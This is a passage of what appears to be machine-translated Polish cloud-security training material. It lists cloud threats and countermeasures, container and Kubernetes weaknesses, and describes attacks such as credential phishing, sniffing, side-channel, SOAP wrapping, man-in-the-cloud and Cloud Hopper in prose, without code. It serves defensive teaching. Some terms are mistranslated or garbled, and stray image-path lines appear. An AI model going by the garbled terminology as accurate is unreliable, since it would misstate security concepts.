o Wdróż różne mechanizmy bezpieczeństwa, takie jak zapory ogniowe i systemy wykrywania włamań.

o Nie umieszczaj hypervisora i maszyn wirtualnych w tej samej sieci,

o Oddziel zarządzanie hiperwizorem i ruch związany ze zdalnym dostępem, tworząc sieć VLAN.

o Blokuj odpowiedzi ping i traceroute z sieci, w której działa hypervisor.

o Odpowiednio skonfiguruj interfejsy zarządzania hiperwizora.

Kradzież sprzętu komputerowego

Kradzież sprzętu może nastąpić z powodu nieodpowiednich kontroli parametrów fizycznych, takich jak dostęp do karty inteligentnej przy wejściu, co może prowadzić do utraty sprzętu fizycznego i wrażliwych danych.

Środki zaradcze:

o Egzekwować fizyczne środki bezpieczeństwa, takie jak zatrudnienie ochroniarzy, zasięg telewizji przemysłowej (CCTV), alarmy, dowody tożsamości i odpowiednie ogrodzenie.

o Regularnie oceniaj bezpieczeństwo, aby wprowadzać pewne zmiany i utrzymywać najnowsze fizyczne środki bezpieczeństwa.

o Kontroluj fizyczny dostęp dzięki wdrożeniu różnych zaawansowanych technologii, takich jak wpisy biometryczne.

o Wdrożyć systemy sygnalizacji włamania, aby zapobiegać włamaniom i jak najszybciej powiadomić zespół ds. bezpieczeństwa.

o Upewnić się, że serwerownia jest zawsze zamknięta, a dostęp do niej mają tylko upoważnieni pracownicy.

o Używaj serwerów montowanych w stojakach, aby zwiększyć bezpieczeństwo fizyczne, uniemożliwiając przenoszenie.

o Zabezpiecz urządzenia i dyski do tworzenia kopii zapasowych w lokalizacji poza siedzibą firmy.

Zakończenie lub awaria usługi w chmurze

Zakończenie usługi w chmurze z powodu braku rentowności lub sporów może prowadzić do utraty danych, chyba że użytkownicy końcowi chronią się prawnie. Wiele czynników, takich jak presja konkurencji, brak wsparcia finansowego i nieodpowiednie strategie biznesowe, może prowadzić do zakończenia lub awarii usługi w chmurze. Zagrożenie to skutkuje słabą dostawą i jakością usług oraz utratą inwestycji. Ponadto awarie usług zleconych CSP mogą mieć wpływ na jego zdolność do wywiązywania się z obowiązków i zobowiązań wobec klientów.

Środki zaradcze:

o Dopilnować, aby dostawcy chmury określili jasne i możliwe do skontrolowania procedury na wypadek zakończenia świadczenia usługi. Obejmuje to zagwarantowanie bezpiecznego transferu danych z powrotem do klienta, zgodnie z warunkami umowy.

o Upewnij się, że CSP przeprowadził proces czyszczenia danych klienta, takich jak pliki dziennika i audytu, przed zakończeniem świadczenia usługi.

o Zawrzeć rygorystyczne umowy serwisowe z CSP dotyczące procesu wyjścia z przechowywania i usuwania danych. Wykorzystaj wspierające przepisy prawne dotyczące powyższych umów.

o Upewnij się, że CSP ma bezpieczną procedurę usuwania danych bez naruszenia danych lub wąchania po zakończeniu usługi.

Wezwanie sądowe i e-discovery

Dane i usługi klienta podlegają żądaniu zaprzestania ze strony władz lub osób trzecich. Zagrożenie to występuje z powodu niewłaściwej izolacji zasobów, przechowywania danych w wielu jurysdykcjach oraz braku wglądu w jurysdykcje.

Środki zaradcze:

o Starannie wybierz CSP i zapewnij odpowiednie zabezpieczenia.

o Dokładnie przejrzyj umowę serwisową. Powinien dotyczyć zarządzania dokumentacją, dostępności, obsługi klienta, zasad prawnych, odpowiedzialności, poufności, długości umowy, procedur jej rozwiązania itp.

o Wykonaj skoordynowany plan eDiscovery,

o Rozważ strategię wyjścia.

Niewłaściwe przetwarzanie i usuwanie danych

Ze względu na ograniczony dostęp do infrastruktury chmurowej trudno jest ustalić procedury obsługi i usuwania danych stosowane przez CSP. Gdy klienci zażądają usunięcia danych, dane mogą nie zostać naprawdę wyczyszczone, ponieważ

o Przechowywane są liczne kopie danych, nawet jeśli są one niedostępne,

o Dysk przeznaczony do zniszczenia może zawierać również dane innych klientów,

o Wielodostępność i ponowne wykorzystanie zasobów sprzętowych w chmurze stwarza zagrożenie dla danych klientów.

Środki zaradcze:

o Używaj sieci VPN do zabezpieczania danych klientów i upewnij się, że dane są całkowicie usuwane z serwerów głównych wraz ze wszystkimi replikami.

o Zaszyfruj dane, aby uczynić je nieczytelnymi, nawet jeśli ślady są dostępne po usunięciu.

o Skonfiguruj okres przechowywania danych, aby bezpiecznie przechowywać i usuwać dane ze wszystkich urządzeń do tworzenia kopii zapasowych po ich przedawnieniu.

o Zastosuj proces niszczenia danych odpowiadający stosowanemu urządzeniu i technice usuwania.

o Egzekwuj strategię oczyszczania danych i ustandaryzuj procedurę.

o Udokumentuj wszystkie kroki oczyszczania danych, aby opracować solidną ścieżkę audytu i zweryfikować cały proces niszczenia z klientami.

Utrata/modyfikacja danych kopii zapasowej

Atakujący mogą wykorzystywać luki w zabezpieczeniach, takie jak wstrzykiwanie kodu SQL i niebezpieczne zachowania użytkowników (np. przechowywanie lub ponowne wykorzystywanie haseł),

aby uzyskać nielegalny dostęp do kopii zapasowych danych w chmurze. Po uzyskaniu dostępu osoby atakujące mogą usunąć lub zmodyfikować dane przechowywane w bazach danych. Brak procedur przywracania danych w przypadku utraty danych zapasowych zagraża poziomowi usług.

Środki zaradcze:

o Stosować odpowiednie procedury lub narzędzia przywracania danych w celu odzyskania utraconych danych.

o Unikaj polegania na jednej metodzie przechowywania lub nośniku do tworzenia kopii zapasowych, zamiast tego zastosuj model 3-2-1.

Ryzyko zgodności

Organizacje, które dążą do uzyskania zgodności ze standardami i przepisami prawa, mogą być zagrożone, jeśli CSP nie może przedstawić dowodów na zgodność z wymaganiami, zleca zarządzanie chmurą osobom trzecim i/lub nie zezwala na audyt przeprowadzany przez klienta. Ryzyko braku zgodności wynika z braku nadzoru nad audytami i ocenami standardów branżowych. W związku z tym klienci nie są świadomi procesów, procedur i praktyk dostawców dotyczących dostępności, zarządzania tożsamością i podziału obowiązków.

Środki zaradcze:

o Dostawcy usług w chmurze powinni zapewnić, że dane klientów nie zostaną naruszone,

o Przegląd procesów audytu wewnętrznego dostawców usług w chmurze.

Ekonomiczna odmowa zrównoważonego rozwoju (EDoS)

Metoda płatności w systemie chmurowym to „No use, no bill"; gdy klienci wysyłają żądania, CSP obciąża ich zgodnie z zarejestrowanymi danymi, czasem trwania żądań, ilością przesyłanych danych w sieci oraz liczbą zużytych cykli procesora. Ekonomiczna odmowa usługi niszczy zasoby finansowe; w najgorszym przypadku może to doprowadzić do bankructwa klienta lub innych poważnych skutków ekonomicznych. Jeśli atakujący zaangażuje serwer w chmurze ze złośliwą usługą lub wykona złośliwy kod, który zużywa dużo mocy obliczeniowej i pamięci masowej, prawowity właściciel konta jest obciążany do czasu wykrycia głównej przyczyny użycia procesora.

Środek zaradczy:

o Korzystaj z reaktywnej/na żądanie usługi łagodzenia skutków ataków EDoS w chmurze (usługa skrubera) w celu łagodzenia ataków DDoS w warstwie aplikacji i sieci, korzystając z podejścia clientpuzzle.

Brak architektury bezpieczeństwa

Większość firm przenosi swoje możliwości IT do chmury publicznej, więc wdrożenie odpowiednich strategii bezpieczeństwa w celu udaremnienia cyberzagrożeń jest dużym wyzwaniem. Ważne jest, aby przed migracją infrastruktury IT do chmury opracować odpowiednie architektury i strategie bezpieczeństwa.

Środki zaradcze:

o Upewnij się, że Twoja architektura bezpieczeństwa jest zgodna z celami biznesowymi,

o Regularnie aktualizuj model zagrożeń.

o Przeprowadzić okresową ocenę bezpieczeństwa rzeczywistego stanu bezpieczeństwa.

Przejęcie kont

Bardzo krytycznym zagrożeniem dla organizacji jest włamanie się do kont pracowników w chmurze. Jeśli osoba atakująca uzyska dostęp do chmury poprzez włamanie się na konto użytkownika, może uzyskać dostęp do wszystkich informacji przechowywanych na serwerach w chmurze bez pozostawiania śladów. Atakujący wykorzystują techniki, takie jak phishing i łamanie haseł, aby uzyskać dane uwierzytelniające użytkownika. Ataki te poważnie wpływają na działalność biznesową, powodując utratę reputacji, degradację wartości marki, ujawnienie poufnych informacji itp.

Środki zaradcze:

o Przyznawaj tylko minimalne uprawnienia dostępu do kont użytkowników.

o Wdrażaj strategie dogłębnej obrony i instaluj rozwiązania do zarządzania tożsamością i dostępem (1AM).

o Szyfruj i przechowuj poufne informacje na serwerach w chmurze.

o Wdrożyć silne mechanizmy uwierzytelniania, takie jak uwierzytelnianie wieloskładnikowe,

o Usuń poświadczenia i konta użytkowników, które nie są już potrzebne,

o Wykrywać i wycofywać niepotrzebny dostęp do bardzo wrażliwych informacji,

o Kontroluj dostęp do zasobów chmury przez strony trzecie.

o Zaimplementuj tokenizację w chmurze, aby zapewnić dostęp tylko autoryzowanym użytkownikom.

o Upewnij się, że menedżer haseł jest używany do tworzenia i zarządzania hasłami dla wszystkich kont użytkowników.

Luki w zabezpieczeniach kontenerów

Kontener odgrywa większą rolę w przetwarzaniu w chmurze, oferując wydajność operacyjną, produktywność i spójność. Przyjęcie różnych usług w chmurze zwiększyło zagrożenia i ataki na kontenery w chmurze. Kontenery ponoszą szersze konsekwencje w przypadku udanego ataku. Atak można szybko powtórzyć, co prowadzi do nadmiernej liczby ofiar padających ofiarą atakujących. Poniższa tabela przedstawia najczęstsze luki w zabezpieczeniach kontenerów.

Luka : Opis

1. Impetowe kreowanie wizerunku : Nieostrożne tworzenie obrazów bez uwzględnienia bezpieczeństwa, zabezpieczeń lub aspektów kontrolnych prowadzi do powstania luk w zabezpieczeniach obrazów.

2. Niewiarygodne zasoby osób trzecich : Korzystanie z niezaufanych zasobów stron trzecich powoduje poważne zagrożenie i sprawia, że zasoby są podatne na złośliwe ataki.

Uzyskanie dostępu do kont użytkowników prowadzi do eskalacji uprawnień

3. Nieautoryzowany dostęp: Niewłaściwa obsługa opcji konfiguracji i montażu wrażliwych katalogów na hoście powodują błędy i niepewność konfiguracji uruchomieniowej.

4. Niezabezpieczone konfiguracje środowiska uruchomieniowego kontenera : Niewłaściwa obsługa opcji konfiguracyjnych i montowanie wrażliwych katalogów na hoście powoduje błędne i niezabezpieczone konfiguracje środowiska uruchomieniowego.

5. Ekspozycja danych w plikach Docker : Obrazy platformy Docker ujawniające poufne informacje, takie jak hasła i klucze szyfrowania SSH, mogą zostać wykorzystane do naruszenia bezpieczeństwa kontenera.

6. Wbudowane złośliwe oprogramowanie : Po utworzeniu obraz kontenera może zostać osadzony w złośliwym oprogramowaniu, a zakodowane na stałe funkcje mogą pobrać złośliwe oprogramowanie po wdrożeniu obrazu

7. Nieaktualizowane obrazy zagrażają bezpieczeństwu obrazów. : Nieaktualne obrazy zawierają luki w zabezpieczeniach i błędy, które zagrażają bezpieczeństwu obrazów.

8. Przejęte repozytorium i zainfekowane zasoby: Błędna konfiguracja zabezpieczeń i błędy umożliwiają uzyskanie nieautoryzowanego dostępu do repozytorium, co może zatruć zasoby poprzez zmianę lub usunięcie plików.

9. Rejestr przejętych obrazów: Źle zarządzane konfiguracje i luki w zabezpieczeniach mogą zostać wykorzystane do naruszenia bezpieczeństwa rejestru i koncentratorów obrazów.

10. Udostępnione usługi dzięki otwartym portom : Błędna konfiguracja aplikacji może umożliwić dostęp do portu i ujawnienie poufnych informacji podczas skanowania portów.

11. Wykorzystywane aplikacje: Aplikacje podatne na ataki mogą być wykorzystywane przy użyciu różnych technik (np. SQLi, XXS, RFI

12. Mieszanie poziomów wrażliwości obciążenia: Orkiestratorzy umieszczają obciążenia o różnych poziomach wrażliwości na tym samym hoście. Jeśli w kontenerze znajduje się publiczny serwer WWW z lukami w zabezpieczeniach, może to stanowić zagrożenie dla kontenerów przetwarzających poufne informacje

Luki w Kubernetesie

Wdrożenie Kubernetes ułatwiło liderom IT łączenie środowisk lokalnych i chmur publicznych. Kubernetes umożliwia nakładanie warstw i skalowanie aplikacji w kontenerach w chmurze, zapewniając bardziej przenośną i produktywną infrastrukturę. Rozszerzone wykorzystanie Kubernetes ułatwia krytyczne ataki cybernetyczne ukierunkowane na podstawowe luki w zabezpieczeniach. Poniższa tabela podsumowuje typowe luki w środowisku Kubernetes.

Luki : Opis

1. Brak unieważnienia certyfikatu : Kubernetes nie obsługuje unieważniania certyfikatów; w związku z tym cały łańcuch certyfikatów musi zostać ponownie wygenerowany, aby usunąć certyfikat. ;Atakujący mogą wykorzystać certyfikat, zanim zostanie on zastąpiony przez cały klaster.

2. Nieuwierzytelnione połączenia HTTPS : Chociaż Kubernetes korzysta z infrastruktury klucza publicznego (PKI), połączenia między komponentami nie są uwierzytelniane prawidłowo przy użyciu zabezpieczeń warstwy transportowej (TLS). ; Atakujący mogą uzyskać nieautoryzowany dostęp do zarządzanych przez kubelet Pods i pobieraj poufne informacje.

3. Odsłonięte tokeny okaziciela w dziennikach : Kubernetes wymaga mechanizmu uwierzytelniania do wymuszania uprawnienia użytkownika; np. tokeny okaziciela są rejestrowane w hyperkube dzienniki

systemowe kube-apiserver.; Atakujący mający dostęp do dzienników systemowych mogą wykorzystać okaziciela tokeny w celu podszywania się pod wcześniej zalogowanego uprawnionego użytkownika.

4. Narażenie wrażliwych danych poprzez zmienne środowiskowe : Podczas konfigurowania komponentów zmienne środowiskowe zezwolić na wyprowadzenie ustawień.; Atakujący mogą uzyskać dostęp do przechowywanych wartości za pośrednictwem środowiska logowaniae i dalsze wykorzystywanie punktów końcowych.

5. Sekrety w spoczynku nie są domyślnie szyfrowane : Sekrety zdefiniowane przez użytkowników, takie jak poświadczenia lub aplikacja dane konfiguracyjne, domyślnie nie są szyfrowane. ; Atakujący mogą odzyskać niezaszyfrowane tajemnice, uzyskując do nich dostęp serwery itp.

6. Porównanie haseł o niestałym czasie : Kube-apiserver ma wiele zapleczy uwierzytelniających dla klienta przetwarzanie żądań; dlatego nie wykonuje zabezpieczenia porównanie tajnych wartości przy użyciu hasła podstawowego uwierzytelnianie. ; Atakujący mogą przeprowadzać ataki czasowe w celu odzyskania haseł.

7. Zakodowane na stałe ścieżki poświadczeń : Zamiast zakodować na stałe ścieżki poświadczeń w kodzie źródłowym, są one określane podczas konfiguracji za pośrednictwem interfejsu. ; Jeśli przechowywany jest token klastra i główny urząd certyfikacji (CA) w różnych lokalizacjach atakujący mogą wstawić złośliwy token i główny urząd certyfikacji, aby uzyskać dostęp do całego klastra.

8. Rotacja dzienników nie jest atomowa : Kubelet, główny agent węzła, używa dzienników do przechowywania metadane dotyczące kontenera. Podczas rotacji dziennika, jeśli plik kubelet zostanie uruchomiony ponownie, wszystkie logi mogą zostać usunięte.; Atakujący monitorują rotację logów i podejmują próby usuwania wszystkich dzienników.

9. Brak procesu wycofywania dla planowania : Pod Kubernetes to jednostka wykonawcza, która wymaga zapału koordynację planowania i nie ma procesu wycofywania.; Powoduje to napiętą pętlę, ponieważ program planujący stale planuje strąków, które są odrzucane przez inne procesy.

10. Nie Zaprzeczanie : Kube-apiserver wykonuje wszystkie transakcje użytkownika, takie jak tworzenie, modyfikowanie i usuwanie za pomocą jego programów obsługi bez użycia pliku a centralna służba audytu.; Jeśli tryb debugowania jest wyłączony, polecenie kube-apiserver nie rejestruje użytkownika działania. ; Atakujący mogą bezpośrednio wchodzić w interakcje z kube-apiserver i wykonywać działania ,różne złośliwe działania.


Ataki w chmurze

W tej sekcji omawiamy różne metody ataków przeprowadzanych na środowisko przetwarzania w chmurze.

Przejęcie usługi za pomocą inżynierii społecznej

W przypadku przejęcia konta lub usługi osoba atakująca kradnie dane uwierzytelniające dostawcy CSP lub klienta poprzez phishing, pharming, socjotechnikę i wykorzystanie luk w oprogramowaniu. Wykorzystując skradzione dane uwierzytelniające, atakujący uzyskuje dostęp do usług przetwarzania w chmurze i narusza poufność, integralność i dostępność danych. Inżynieria społeczna to nietechniczny rodzaj włamania, który w dużej mierze opiera się na interakcji międzyludzkiej i często polega na nakłanianiu innych do złamania rutynowych procedur bezpieczeństwa. Atakujący mogą atakować dostawców CSP w celu zresetowania haseł lub pracowników IT w celu uzyskania dostępu do ich usług w chmurze w celu ujawnienia haseł. Inne sposoby uzyskiwania haseł obejmują zgadywanie haseł, złośliwe oprogramowanie rejestrujące naciśnięcia klawiszy, wdrażanie technik łamania haseł i

wysyłanie e-maili phishingowych. Ataki socjotechniczne skutkują ujawnieniem danych klientów i kart kredytowych, danych osobowych, biznesplanów, danych personelu, kradzieżą tożsamości itp.



Jak pokazano na rysunku, osoba atakująca najpierw tworzy fałszywą stronę logowania do usługi w chmurze i wysyła złośliwe łącze do użytkownika usługi w chmurze. Użytkownik po otrzymaniu linku klika w niego i wprowadza swoje dane logowania, nie zauważając, że jest to fałszywa strona logowania. Gdy użytkownik naciśnie klawisz Enter, osoba atakująca otrzymuje dane logowania użytkownika, a strona automatycznie przekierowuje go na pierwotną stronę logowania do usługi w chmurze. Teraz atakujący używa skradzionych poświadczeń użytkownika do logowania się do usługi w chmurze i wykonywania złośliwych działań.

Środki zaradcze:

Nie udostępniaj poświadczeń konta użytkownikom i usługom.

W miarę możliwości wdrażaj solidny mechanizm uwierzytelniania dwuskładnikowego lub wieloskładnikowego.

Przeszkol personel w zakresie rozpoznawania ataków socjotechnicznych.

Ściśle przestrzegaj określonych zasad bezpieczeństwa.


Zaszyfruj dane przed przesłaniem ich przez Internet.

Użyj zasady „najmniejszych uprawnień”, aby ograniczyć dostęp do usług.

Podziel obowiązki między administratorów CSP i swoich administratorów; ogranicza to swobodny dostęp do wszystkich warstw bezpieczeństwa dla innych.

Przejęcie usługi za pomocą Network Sniffing

Sniffing sieciowy polega na przechwytywaniu i monitorowaniu ruchu sieciowego między dwoma węzłami w chmurze. Niezaszyfrowane wrażliwe dane (np. dane logowania) podczas transmisji przez sieć są bardzo zagrożone. Atakujący używają snifferów pakietów (np. Wireshark) do przechwytywania poufnych danych, takich jak hasła i sesyjne pliki cookie oraz inne dane konfiguracyjne bezpieczeństwa związane z usługami internetowymi, takie jak uniwersalne wykrywanie opisu i integralność (UDDI), prosty protokół dostępu do obiektów (SOAP) i pliki języka opisu usług internetowych (WSDL).



Jak pokazano na rysunku, gdy użytkownik wprowadza dane logowania w celu uzyskania dostępu do usług w chmurze, osoba atakująca może podsłuchiwać dane uwierzytelniające/pliki cookie podczas ich transmisji przez sieć za pomocą snifferów pakietów, takich jak Wireshark i Capsa Portable Network Analyzer. Następnie osoba atakująca loguje się do usług w chmurze za pomocą skradzionych danych uwierzytelniających.

Środki zaradcze:

Szyfruj poufne dane w sieci.

Szyfruj wrażliwe dane w plikach konfiguracyjnych.

Wykrywaj kontrolery interfejsu sieciowego (NIC) działające w trybie rozwiązłym.

Upewnij się, że ruch sieciowy zawierający poświadczenia jest szyfrowany przy użyciu protokołu SSL/TLS.

Ataki kanałami bocznymi lub naruszenia między maszynami wirtualnymi gościa

Atakujący mogą zagrozić chmurze, umieszczając złośliwą maszynę wirtualną w pobliżu docelowego serwera w chmurze, a następnie przeprowadzając atak typu side-channel. Poniższy rysunek pokazuje, w jaki sposób osoba atakująca może naruszyć bezpieczeństwo chmury, umieszczając złośliwą maszynę wirtualną w pobliżu docelowego serwera w chmurze. Atakujący uruchamia maszynę wirtualną na tym samym fizycznym hoście co docelowa maszyna wirtualna i wykorzystuje udostępnione zasoby fizyczne (pamięć podręczna procesora). Następnie przeprowadza ataki typu side-channel (atak czasowy, remanencja danych, kryptoanaliza akustyczna, atak z monitorowaniem mocy i analiza błędów różnicowych) w celu wydobycia kluczy kryptograficznych/sekretów zwykłego tekstu w celu kradzieży danych uwierzytelniających ofiary. Ataki typu side-channel mogą być realizowane przez każdego współrezydenta i są związane głównie z lukami we współdzielonych zasobach technologicznych. Na koniec atakujący wykorzystuje skradzione dane uwierzytelniające do podszywania się pod ofiarę.

Środki zaradcze w przypadku ataku bocznego kanału

Zaimplementować wirtualną zaporę ogniową w zapleczu serwera w chmurze przetwarzania w chmurze; uniemożliwia to osobie atakującej umieszczanie złośliwych maszyn wirtualnych.

Zaimplementuj losowe szyfrowanie i deszyfrowanie (szyfruje dane przy użyciu algorytmów RSA, 3DES, AES).

Zablokuj obrazy systemu operacyjnego i instancje aplikacji, aby zapobiec naruszeniu wektorów, które mogą zapewnić dostęp. Sprawdzaj powtarzające się próby dostępu do pamięci lokalnej i procesów hipernadzorcy lub współdzielonej pamięci podręcznej sprzętu, dostrajając i gromadząc dane i dzienniki monitorowania lokalnych procesów dla systemów w chmurze.

Zakoduj aplikacje i komponenty systemu operacyjnego, aby uzyskiwały dostęp do współdzielonych zasobów, takich jak pamięć podręczna, w spójny i przewidywalny sposób. Ten styl kodowania uniemożliwia atakującym zbieranie poufnych informacji, takich jak statystyki czasu i inne atrybuty behawioralne.

Zawijający Atak

Podczas tłumaczenia komunikatu SOAP w warstwie TLS przeprowadzany jest atak zawijania, w którym atakujący powielają treść komunikatu i wysyłają go na serwer jako pełnoprawny użytkownik. Jak pokazano na poniższym rysunku, gdy użytkownicy wysyłają żądanie ze swojej maszyny wirtualnej za pośrednictwem przeglądarki, żądanie najpierw dociera do serwera WWW. Następnie generowany jest komunikat SOAP zawierający informacje strukturalne i wymieniany z przeglądarką podczas przekazywania komunikatu. Zanim nastąpi przekazanie wiadomości, przeglądarka musi podpisać dokument XML i dokonać jego kanonizacji. Dodatkowo powinien dołączyć wartości podpisu do dokumentu. Wreszcie nagłówek SOAP powinien zawierać niezbędne informacje o miejscu docelowym po obliczeniu. W ataku opakowującym oszustwo przeciwnika ma miejsce podczas tłumaczenia komunikatu SOAP w TLS. Atakujący duplikuje treść wiadomości i wysyła ją na serwer jako legalny użytkownik. Serwer sprawdza uwierzytelnienie za pomocą wartości podpisu (która jest również zduplikowana) i weryfikuje jego integralność. W rezultacie przeciwnik może wtargnąć do chmury i uruchomić szkodliwy kod, aby zakłócić normalne funkcjonowanie serwerów w chmurze.

Środki zaradcze:

Użyj sprawdzania poprawności schematu XML do wykrywania komunikatów SOAP.

Zastosuj uwierzytelnione szyfrowanie w specyfikacji szyfrowania XML.

Popraw interfejs między weryfikacją podpisu a funkcjami logiki biznesowej.


Upewnij się, że użytkownicy określają treść protokołu SOAP i nagłówki do podpisania, implementując plik

Zasady WS-SecurityPolicy „SignedParts”.

Użyj przechwytywacza CryptoCoverageChecker, aby określić wyrażenie XPath związane z elementem, który powinien zostać podpisany lub zaszyfrowany.

Atak Man-in-the-Cloud (MITC).

Ataki MITC to zaawansowana wersja ataków MITM. W atakach MITM atakujący wykorzystuje exploit, który przechwytuje i manipuluje komunikacją między dwiema stronami, podczas gdy ataki MITC są przeprowadzane poprzez nadużywanie usług synchronizacji plików w chmurze, takich jak Google Drive lub DropBox, do kompromitacji danych, dowodzenia i kontroli (C&C), eksfiltracja danych i dostęp zdalny. Tokeny synchronizacji są używane do uwierzytelniania aplikacji w chmurze, ale nie są w stanie odróżnić złośliwego ruchu od normalnego ruchu. Atakujący wykorzystują tę słabość kont w chmurze do przeprowadzania ataków MITC.



Jak pokazano na rysunku, osoba atakująca nakłania ofiarę do zainstalowania złośliwego kodu, który umieszcza token synchronizacji osoby atakującej na dysku ofiary. Następnie atakujący kradnie token synchronizacji ofiary i wykorzystuje go do uzyskania dostępu do plików ofiary. Później atakujący przywraca złośliwy token z oryginalnym zsynchronizowanym tokenem ofiary, przywracając aplikację Dysk do pierwotnego stanu i pozostając niewykrytym.

Środki zaradcze:

Użyj bramki zabezpieczającej pocztę e-mail, aby wykryć ataki socjotechniczne, które mogą prowadzić do MITC.

Zaostrzenie zasad wygasania tokenów może zapobiec tego rodzaju atakom.

Korzystaj z wydajnego oprogramowania antywirusowego, które może wykrywać i usuwać złośliwe oprogramowanie.

Zaimplementuj brokera bezpieczeństwa dostępu do chmury (CASB), aby monitorować ruch w chmurze pod kątem wykrywania anomalii w generowanych instancjach.

Monitoruj działania pracowników, aby wykrywać wszelkie istotne oznaki nadużyć tokenów synchronizacji w chmurze.

Zaszyfruj dane przechowywane w chmurze i upewnij się, że klucze szyfrowania nie są przechowywane w tej samej usłudze w chmurze.

Zaimplementuj uwierzytelnianie dwuskładnikowe.

Atak Cloud Hoppera

Ataki typu „cloud hopper” są wyzwalane u dostawców usług zarządzanych (MSP) i ich klientów. Po pomyślnym przeprowadzeniu ataku osoby atakujące mogą uzyskać zdalny dostęp do własności intelektualnej i krytycznych informacji docelowego MSP oraz jego globalnych użytkowników/klientów. Atakujący przemieszczają się również poprzecznie w sieci, z jednego systemu do drugiego w środowisku chmury, aby uzyskać dalszy dostęp do poufnych danych dotyczących podmiotów przemysłowych, takich jak produkcja, organy rządowe, opieka zdrowotna i finanse. Atakujący inicjują e-maile typu spear phishing z niestandardowym złośliwym oprogramowaniem w celu przejęcia kont użytkowników pracowników lub firm świadczących usługi w chmurze w celu uzyskania poufnych informacji. Atakujący mogą również używać skryptów opartych na poleceniach PowerShell i

PowerSploit do rekonesansu i gromadzenia informacji. Atakujący wykorzystują zebrane informacje do uzyskiwania dostępu do innych systemów podłączonych do tej samej sieci. Aby przeprowadzić ten atak, napastnicy wykorzystują również C&C do stron podszywających się pod legalne domeny i bezplikowego złośliwego oprogramowania, które rezyduje i jest uruchamiane z pamięci. Atakujący łamią mechanizmy bezpieczeństwa podszywając się pod ważnego usługodawcę i uzyskując pełny dostęp do danych korporacyjnych przedsiębiorstwa i podłączonych klientów. Jak pokazano na rysunku, osoba atakująca infiltruje docelowego dostawcę MSP i dystrybuuje złośliwe oprogramowanie w celu uzyskania zdalnego dostępu. Atakujący następnie uzyskuje dostęp do docelowych profili klientów za pomocą swojego konta MSP, kompresuje dane klientów i przechowuje je w MSP. Atakujący następnie wyodrębnia informacje z MSP i używa tych informacji do przeprowadzania dalszych ataków na docelową organizację i użytkowników.

Środki zaradcze:

Zaimplementuj uwierzytelnianie wieloskładnikowe, aby zapobiec naruszeniu poświadczeń.

Zapewnij wzajemną koordynację między klientami i CSP w przypadku nietypowych incydentów lub działań.

Upewnij się, że klienci znają i przestrzegają zasad usługi w chmurze.

Użyj kategoryzacji danych, aby zmniejszyć wpływ ataku i obronić się przed wszelkim naruszeniem bezpieczeństwa danych.

Wykorzystaj serwery przesiadkowe, aby zwiększyć bezpieczeństwo i zapobiegać atakom typu „cloud hopper".

Cryptojacking w chmurze

